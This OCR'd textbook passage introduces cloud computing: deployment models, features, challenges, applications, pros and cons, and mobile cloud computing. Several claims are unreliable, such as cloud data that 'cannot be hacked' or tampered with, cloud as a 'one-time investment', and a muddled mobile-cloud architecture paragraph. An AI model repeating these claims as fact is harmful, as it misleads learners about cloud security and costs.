


Figure 2.4.Cloud Computing– Deployment Methods

i. Private Cloud

A particular Cloud Company maintains the management, deployment, and operation of the cloud. The operation can be in-house or with a third party.

ii. Community Cloud

The companies having similar interest and work can share the same cloud and it can be done with the help of Community Cloud. The initial investment is saved, as the setup is established.

iii. Public Cloud

In Public Cloud, the company serves the infrastructure to the customer on a commercial basis. This helps the customer to develop and deploy the application with minimum financial outlay.

iv. Hybrid Cloud

In a Hybrid cloud, there is an ease to move the application to move from one cloud to another. Hybrid Cloud is a combination of Public and Private Cloud which supports the requirement to handle data in an organization.

Cloud Computing Companies

Most of the companies are using Cloud Computing and others are about to use Cloud Computing. Cloud Computing is one of the important parts of a business and can benefit in many ways. There is a tremendous amount of data generated day-by-day and the data needs to store, therefore, most are the companies are in need of it. Some of the companies which use Cloud Computing are-

- Netflix
- Pinterest
- Xerox
- Instagram
- Apple
- Google
- Facebook

Features (Characteristics) of Cloud Computing.

The Features (characteristics) of cloud computing are telling us the importance in the market.




Figure 2.5.Cloud Computing– Features

Cloud Computing is getting more and more popularity day by day. The reason behind is the gradual growth of the companies which are in need of the place to store their data. Therefore, companies are in competition to provide large space to store data along with the various features and quality service.

It has been found that Cloud Computing is a model for enabling ubiquitous, convenient, on-demand network access the computing resources. There are many services and features of cloud computing.

Features of Cloud Computing

Following are the characteristics of Cloud Computing:

1. Resources Pooling

It means that the Cloud provider pulled the computing resources to provide services to multiple customers with the help of a multi-tenant model. There are different physical and virtual resources assigned and reassigned which depends on the demand of the customer. The customer generally has no control or information over the location of the provided resources but is able to specify location at a higher level of abstraction

2. On-Demand Self-Service

It is one of the important and valuable features of Cloud Computing as the user can continuously monitor the server uptime, capabilities, and allotted network storage. With this feature, the user can also monitor the computing capabilities.

3. Easy Maintenance

The servers are easily maintained and the downtime is very low and even in some cases, there is no downtime. Cloud Computing comes up with an update every time by gradually making it better.

The updates are more compatible with the devices and perform faster than older ones along with the bugs which are fixed.

4. Large Network Access

The user can access the data of the cloud or upload the data to the cloud from anywhere just with the help of a device and an internet connection. These capabilities are available all over the network and accessed with the help of internet.

5. Availability

The capabilities of the Cloud can be modified as per the use and can be extended a lot. It analyzes the storage usage and allows the user to buy extra Cloud storage if needed for a very small amount.

6. Automatic System

Cloud computing automatically analyzes the data needed and supports a metering capability at some level of services. We can monitor, control, and report the usage. It will provide transparency for the host as well as the customer.

7. Economical

It is the one-time investment as the company (host) has to buy the storage and a small part of it can be provided to the many companies which save the host from monthly or yearly costs. Only the amount which is spent is on the basic maintenance and a few more expenses which are very less.

8. Security

Cloud Security, is one of the best features of cloud computing. It creates a snapshot of the data stored so that the data may not get lost even if one of the servers gets damaged.The data is stored within the storage devices, which cannot be hacked and utilized by any other person. The storage service is quick and reliable.

9. Pay as you go

In cloud computing, the user has to pay only for the service or the space they have utilized. There is no hidden or extra charge which is to be paid. The service is economical and most of the time some space is allotted for free.

10. Measured Service

Cloud computing resources used to monitor and the company uses it for recording. This resource utilization is analyzed by supporting charge-per-use capabilities.

This means that the resource usages which can be either virtual server instances that are running in the cloud are getting monitored measured and reported by the service provider. The model pay as you go is variable based on actual consumption of the manufacturing organization.

Challenges of Cloud Computing

Everything comes with benefits and challenges. We had seen many features of Cloud and its time to uncover the Challenges of Cloud Computing with some tips and tricks to solve by your own.




Figure 2.6. Unique Challenges of Cloud Computing – Get Trick to Solve

What are Cloud Challenges?

The Cloud Computing is getting implemented in almost all companies as the companies are in need to store the data. A large amounts of data generate and store by the companies. So there are lots of security issues faced by them.

To improve the cloud computing management the companies can include establishment to simplify and automate the process.

Risk and Challenges of Cloud Computing

Here, is the list of all risk and challenges of Cloud Computing:

- Security & Privacy
- Interoperability & Portability
- Reliable and flexible
- Cost
- Downtime
- Lack of resources
- Management of Multi-Cloud Environment

i. Security and Privacy of Cloud

The data store in the cloud must secure and provide full confidentiality. The customers rely on the cloud provider so much. This means that the cloud provider should take necessary security measures to secure the data of the customers.

Securities are also the responsibility of the customer as they should provide a strong password, should not share the password with anyone, and regularly change the password when we did. If the data is outside the firewall there may be some issues which can eliminate by the cloud provider.

Hacking and malware are also one of the major problems as it can affect multiple customers. Hacking can lead to data loss; disrupt the encrypted file system and many other problems.

ii. Interoperability and Portability

The customer must be provided with the services of migration in and out of the cloud. There should be no bond period as it can create a hindrance for the customers. The cloud should have the ability to provide facilities on the premises.

One of the Cloud challenges is remote access which can eliminate by the cloud provider so that the customer can access the cloud from anywhere security.

iii. Reliable and Flexible

Reliability and flexibility are also one of the challenges of cloud customers and it can eliminate in a way that the data provided to the cloud should not leak and the host should provide the reliability to the customers.

To eliminate this challenge the services provided by the third party should be monitored and supervision should be done on performance, robustness and business dependency.

iv. Cost

Cloud computing is affordable but modifying the cloud to the customer's demand can be sometimes expensive.

Moreover, it can cause hindrance to the small-scale organization is modifying the cloud as per their demand can sometimes cost more. In addition, transferring of data from the Cloud to the premises can also sometimes be costly.

v. Downtime

Downtime is the common challenges of cloud computing as no cloud provider guarantees a platform that is free from downtime. Internet connection also plays an important role as if a company has an untrustworthy internet connection then there may be a problem as they can face downtime.

vi. Lack of resources

Lack of resources and expertise is also one of the major challenges faced by the cloud industry and many companies are hoping to overcome this challenge by hiring more workers which are more experienced.

These workers will not only help to eliminate the challenges of the companies but also they will train existing staff to benefit the company. Today many IT workers are working to boost the cloud computing expertise and CEO of the company is finding it difficult as the workers are not much skilled.

It believes that workers with knowledge of the latest development and the technologies related to it will become more valuable in business.

vii. Management of Multi-Cloud Environment

Companies nowadays do not use a single cloud instead they are using multiple clouds. On an average company are using 4.8 different public and private clouds due to which their management is hindered.

When a company uses multi-cloud there are so many complexities faced by the IT team. This Cloud challenge can eliminate by training employees, utilization of proper tools, and doing research.

So, this was all about Risk and Challenges of Cloud Computing.

Conclusion

To eliminate these challenges of cloud, we can get a help with proper management and skilled professionals.

There are several tools such as cloud cost management solutions, automation, containers, auto-scaling features, and many other tools which help to reduce the challenges of Cloud Computing.

A proper team of skilled workers can also help and provide benefit. The skilled professionals can also provide training to the existing staff which will help to nurture their skills in the field of Technology.

One of the challenges of cloud is that using multi-cloud environment can cause lots of complexities and to eliminate this and few other challenges companies can practice like doing research, managing vendor relationships, and re-thinking process and tooling.

Cloud Computing Applications with Use Cases (Advanced)

In our last session, we talked about **Cloud Computing Features.** Here, we will discuss Cloud Computing applications. Along with this, we will learn some Cloud Computing use cases.

Cloud Computing Applications




Figure 2.7.Latest Cloud Computing Applications

Do you know What is Public Cloud Computing?

Cloud Computing can run every programs and software as a normal computer can run. It can also provide us with numerous applications which are free of cost. So, let's start elaborating these Cloud Computing applications one by one:

i. Storing File Online

Cloud Computing provides a benefit to store and access the software with the help of internet connection to the Cloud. The interface provided is very easy to operate and is economical too.

ii. Video Making and Editing Software

There are so many software available which can access with the help of the cloud. This software helps to create and modify the videos. The videos create or modify are stored in the cloud itself and we can access anytime.

iii. File Converters

There are many applications which utilize to change to format of the file such that from HTML to pdf and so on. This software is available at cloud and access from anywhere with the help of internet connection.

iv.Anti-Virus Applications

There is software which is stored in the cloud and from there they fix the system. All the viruses and the malware are detected and analyzed by the software and the system is fixed. They also come up with a feature of downloading the software.

Figure 2.8.Cloud Computing Applications- Anti-Virus

v. E-commerce Application

With the help of e-commerce application in the cloud, user and e-business allow responding quickly to the opportunities which are emerging. It also allows the user to respond quickly to the market opportunities and the challenges.

Business tycoons focus on the usage of cloud computing without keeping time in the mind. Cloud-based e-commerce applications allow the companies, business leaders to evaluate new opportunities and making things done with the minimum amount possible.

Figure 2.9.Cloud Computing Applications – E-Commerce

Refer SaaS – Software as a Service

vi. Business Process

Business management applications are based on the cloud service provider. The business utilizes the cloud computing to store the necessary data and all the relevant information. This information can be anything such as the personal data of the customer, analyzed records, and many more.

vii. Backup and Recovery

The cloud computing can be used as a backup option in which we can store the files, information, and the data. This data is stored will be protected and provided much security. When the data is lost the user can recover the data which he/she has stored in the cloud.

Cloud Computing Use Cases

After studying Cloud Computing applications, now time to explore its use cases.




Figure 2.10.Cloud Computing Use Cases

i. Private Cloud and Hybrid Cloud

There are situations where the firms are searching for the ways through which they can find a way to access the applications they **intend to deploy into their environment through the use of a cloud.**
This leads to the fact that providing the facilities without the initial investment will be rendered useless and the workload testing fails.

ii. Big Data Analysis

Cloud Computing can store a tremendous amount of data which can also help Big Data. **Big Data,** a large amount of data (structured or unstructured) is analyzed for further analysis or for decision making in the business.

Figure 2.11.Cloud Computing Use Cases – Big Data

iii. Disaster Recovery

Disaster Recovery is one of the major benefits which gathers from Cloud Computing. It provides an economical way from the disaster recovery as there is a solution which provides a faster recovery from the congested different physical locations.

The traditional DR sites can cost much of the amount which has fixed assets, tough productions, and a much higher cost.

iv. Iaas and PaaS

While using **Infrastructure as a service** there is a pay as you go through the scheme available. It benefits the companies and organizations by cutting the cost of investing to maintain the IT infrastructure.
Moreover, there is an instance where the companies using **Platform as a Service** searching to increase the speed of development on a ready-to-use platform to deploy applications.
So, this was all about Cloud Computing Applications and its use cases. Hope you found this helpful.

Conclusion

Cloud Computing has provided many solutions which are useful for companies as well as individuals. The Cloud Computing helps by providing the solutions in the minimum cost possible.
Cloud Computing has many examples which can be in the field of everything such as messaging apps, audio, and video service.

Advantages and Disadvantages of Cloud Computing

It is obvious that business and organizations are getting various benefits because of Cloud Computing. However, every coin has two faces so there are several disadvantages of cloud computing too. With their requirement, a person can choose it or not. So, on the basis of user requirement we divide these pros and cons of Cloud Computing.

Advantages of Cloud Computing

The benefits of Cloud Computing are mentioned below.

Figure 2.12.Advantages of Cloud Computing

i. Economical

One of the important benefits of Cloud Computing is the low cost. Cloud Computing provides service to the companies at the lowest rates possible. The company can save substantial capital costs with zero server storage and the requirements of the server. This also saves the cost of the infrastructure and the amount required to manage it. It also removes the administrative and operational costs. There are no upfront costs as the user has to pay only for what they have used.

It is a misconception that only the huge firms are able to use Cloud Computing. However, the small startups can also use it as it is economical and safe.

ii. Reliability

The cloud computing platform is very reliable as the data stored is secured and cannot be tampered. There are several copies of the data are made. If in case the database crashes the data can be retrieved from the other database. The company can get benefit from the massive source of redundant IT resources as well as the failover mechanism.

iii. Manageability

Cloud Computing helps to manage most of the things. The only thing, which the user has to do is get a device and an internet connection. The maintenance task is performed by the central administrations of resources, vendor managed infrastructure and SLA backed agreements.

Whenever something happens to the Cloud Database or any other part, the host manages each and everything thing which is beneficial to the customers.

iv. Data Centralization

It is also one of the benefits of Cloud Computing that all the data store in one location so that it can access from different remote places. There are many projects which stores in a particular place and can access at anytime and anywhere.

v. Proper Security

The service vendors select the highest level of security of the data. For which a user can set a proper audition, passwords, and encryption.

Disadvantages of Cloud Computing

Following are the limitations of Cloud Computing.




Figure 2.13.Disadvantages of Cloud Computing

Cloud Computing Architecture

i. Internet Connectivity

Cloud-Computing needs internet connectivity as if there will be no internet connection you won't be able to access the cloud. Moreover, there is no other way to gather the data from the cloud.

ii. Lower Bandwidth

Lower bandwidth reduces the benefits of the clouds such that it cannot use properly. A satellite connection can lead to quality disruption, due to higher latency or higher bandwidth.

iii. Effect of Speed

If any client is using the internet (which is already used by multiple users) to download files such as music, documents, and many more, this will reduce the speed to use the Cloud.

iv. Security Issues

As Cloud Computing is very secure but still it requires an IT consulting firm's assistance and advice. Neglecting this can lead to the fact that the business will become vulnerable to the hackers and the threats.

v. Agreements

There are many vendors available which have agreements that are non-negotiable. It is one of the disadvantages for the companies.

vi. Lacks of Support

Cloud Computing companies sometimes fail to provide proper support to the customers. Moreover, they want customers to depend fully on FAQs, which can be a tedious job.

vii. Variation is Cost

Cloud Computing is an economical option, but if you will consider the installation of the software it can be costly. Installation can lead to some costly feature which can be non-beneficial in the future.

Conclusion: There were many advantages and disadvantages of Cloud Computing but taking the right steps can lead to the correct decision which will save the overall investment, additional cost, maintenance, and time.

Unbelievable Benefits of Mobile Cloud Computing (MCC)

What is Mobile Cloud Computing (MCC)?

Cloud Computing is a technology in which the companies can provide cloud storage to the companies in need. The customers who are using **cloud storage** can access the data remotely.

Mobile Cloud Computing is a technology in which you can access your cloud remotely with the help of mobile phone. Internet connection and mobile phone both are necessary. In Mobile Cloud Computing, the customer can access the data anytime and from anywhere very easily.

It offers many business opportunities for the mobile network operator along with **cloud providers**. The goal of Mobile Cloud Computing is to allow the access of cloud from the mobile phone by providing an excellent experience to the customers and to promote it.

MCC is economical and it saves time too. It is economical because the platforms are based on pay as you go principle.

The Architecture of Mobile Cloud Computing

Mobile Cloud Computing works on computational augmentation approach which is executed remotely rather than executing on the device. With the help of computational augmentation, the mobile device can use the computational resources of varied cloud-based resources.

Mobile Cloud Computing consists of four types of cloud-based resources they are distant in mobile Cloud, proximate mobile computing, proximate in mobile computing entities, and hybrid cloud.

Big companies such as Amazon are in the distance in mobile groups whereas small-scale organizations are members of proximate immobile computing entities.




Figure 2.14.The architecture of Mobile Cloud Computing

Why Choosing MCC?

These are the following reason, which clears our doubt, why we choose Mobile Cloud Computing.

i. Rapid Development: Cloud companies are developing mobile applications which are helping customers on daily basis. These applications come up with upgrades which continuously improve the performance of the applications.

As companies are improving their applications regularly this leads to the fact that there is a rapid development in mobile Cloud Computing.

ii. Flexible:

The applications built are of greater reach and flexible. There are a variety of development approaches and devices which supported by mobile Cloud Computing. In MCC, the customer can select the services which require for their business which makes it more flexible.

iii. Secure

Mobile Cloud Computing is reliable and set backs up all the data in the cloud and keeps it secure. That backed up can retrieve anytime in a secure manner.

These applications protect by a password so that if the mobile is lost or stolen the cloud does not face any risk. From one phone to another the process is very easy and no data is lost.

How to Support Mobile Cloud Computing?

- **Hosting Services**

To leverage, mobile Cloud Computing clients surrender a certain amount of control in the operating system for the promise of fewer configuration issues. It is one of the best ways to leverage the cloud.

- **Functionality Outsourcing**

Tasks such as video indexing and speech recognition offshore to the cloud living less intensive task to be executed on the phone itself.

- **Web Analytics**

In web Analytics the company gathers Information and analyses it for the product enhancement and application upgrades. The company continuously puts efforts to make their products better and make their mobile application to capture store and render information about the interface of the user.

- **Hardware Augmentation**

A clone of mobile software creates which further enhance to support high-level application which was not previously possible because of its computational capacity.

Advantages of Mobile Cloud Computing




Figure 2.15.Advantages of Mobile Cloud Computing

- **Flexible**

Mobile Cloud Computing is flexible as it allows accessing data from anywhere and at any time. The customer only requires an Internet connection and a device with which they can access cloud data.

- **Multiple Platform Availability:** The cloud computing application introduces by the company, use in multiple platforms such as Android, IOS, and many more. The cloud can easily access and modify regardless of the platform.

- **Economical:** Mobile Cloud Computing eliminates the cost of hardware and it is one of the most cost-efficient methods to use and maintain. Mobile Cloud computing has very less upfront cost in the customer has to pay only for what they have used.

- **Backup and recovery:** The data stored with the help of mobile Cloud application can back up easily and retrieve when in need. Cloud disaster recovery is a plan which consists of storing and maintaining copies of data at several places while keeping the security measures at its peak.

Execution of Mobile Applications

To execute mobile application there is a need for several factors which are the availability of the local resource, user requirement, service level agreement, and faster network availability. This execution depends highly on the context.

Remote Storage

Remote storage is a part of mobile Cloud Computing in which the data can store and retrieve with the help of mobile phone. The storage in mobile phone Will gets completely utilized if the data store on the mobile phone.

So, with the help of removed storage, the data can upload in the cloud in the storage of the mobile can utilize for another purpose.

